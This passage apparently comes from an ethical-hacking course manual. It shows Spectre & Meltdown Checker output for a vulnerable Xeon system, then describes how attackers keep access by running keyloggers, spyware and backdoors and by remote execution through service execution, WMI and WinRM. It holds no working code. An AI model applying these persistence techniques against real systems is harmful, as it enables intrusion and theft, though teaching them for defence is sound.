Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.



```
└──╼ $sudo ./spectre-meltdown-checker.sh
[sudo] password for attacker:
Spectre and Meltdown mitigation detection tool v0.45

Checking for vulnerabilities on current system
Kernel is Linux 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64
CPU is Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates IBRS capability:  YES  (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Barrier (IBPB)
    * CPU indicates IBPB capability:  YES  (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates STIBP capability:  NO
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability:  YES  (Intel SSBD)
  * L1 data cache invalidation
    * CPU indicates L1D flush capability:  YES  (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERW instruction is available:  NO
  * Indirect Branch Predictor Controls
    * Indirect Predictor Disable feature is available:  NO
    * Bottomless RSB Disable feature is available:  NO
    * BHB-Focused Indirect Predictor Disable feature is available:  NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability:  NO
```

Figure 6.132: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities




```
    * ARCH_CAPABILITIES MSR advertises IBRS_ALL capability:  NO
  * CPU explicitly indicates not being affected by Meltdown/L1TF (RDCL_NO):  NO
  * CPU explicitly indicates not being affected by Variant 4 (SSB_NO):  NO
  * CPU/Hypervisor indicates L1D flushing is not necessary on this system:  NO
  * Hypervisor indicates host CPU might be affected by RSB underflow (RSBA):  NO
  * CPU explicitly indicates not being affected by Microarchitectural Data Sampling (MDS_NO):  NO
  * CPU explicitly indicates not being affected by TSX Asynchronous Abort (TAA_NO):  NO
  * CPU explicitly indicates not being affected by iTLB Multihit (PSCHANGE_MSC_NO):  NO
  * CPU explicitly indicates having MSR for TSX control (TSX_CTRL_MSR):  NO
  * CPU supports Transactional Synchronization Extensions (TSX):  NO
  * CPU supports Software Guard Extensions (SGX):  NO
  * CPU supports Special Register Buffer Data Sampling (SRBDS):  NO
  * CPU microcode is known to cause stability problems:  NO  (family 0x6 model 0x55 stepping 0x7 ucod
e 0xffffffff cpuid 0x50657)
  * CPU microcode is the latest known available version:  YES  (latest version is 0x500320a dated 202
1/08/13 according to builtin firmwares DB v222+i20220208)
* CPU vulnerability to the speculative execution attack variants
  * Affected by CVE-2017-5753 (Spectre Variant 1, bounds check bypass):  YES
  * Affected by CVE-2017-5715 (Spectre Variant 2, branch target injection):  YES
  * Affected by CVE-2017-5754 (Variant 3, Meltdown, rogue data cache load):  YES
  * Affected by CVE-2018-3640 (Variant 3a, rogue system register read):  YES
  * Affected by CVE-2018-3639 (Variant 4, speculative store bypass):  YES
  * Affected by CVE-2018-3615 (Foreshadow (SGX), L1 terminal fault):  NO
  * Affected by CVE-2018-3620 (Foreshadow-NG (OS), L1 terminal fault):  YES
  * Affected by CVE-2018-3646 (Foreshadow-NG (VMM), L1 terminal fault):  YES
  * Affected by CVE-2018-12126 (Fallout, microarchitectural store buffer data sampling (MSBDS)):  YES

  * Affected by CVE-2018-12130 (ZombieLoad, microarchitectural fill buffer data sampling (MFBDS)):  Y
ES
  * Affected by CVE-2018-12127 (RIDL, microarchitectural load port data sampling (MLPDS)):  YES
```

Figure 6.133: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities

LO#03: Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.



Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Keyloggers

Spyware

Backdoors

Crackers


Executing Applications

Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.



Remote Code Execution Techniques

Exploitation for Client Execution	- Unsecure coding practices in software can make it vulnerable to various attacks - Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Service Execution	- System services are programs that run and operate at the backend of an operating system - Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system
Windows Management Instrumentation (WMI)	- WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely - Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system
Windows Remote Management (WinRM)	- WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system - Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spear phishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spear phishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spear phishing. Emails containing links to malicious files are directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

- **Third-Party Applications-Based Exploitation**

  Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.

- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, gather information on system resources, and further execute code for maintaining access to the target system.

  Attackers abuse WMI to perform lateral movements from the compromised system. Attackers leverage this feature to elevate privileges and obtain access rights on other networked systems. WMI helps attackers gain both local and remote access through WMI remote services such as the Distributed Component Object Model (DCOM) via port 135 and Windows Remote Management (WinRM) via HTTP port 5985 and HTTPS port 5986. Using WMI, attackers can also communicate with remote systems and run malicious files to maintain persistence and move laterally.

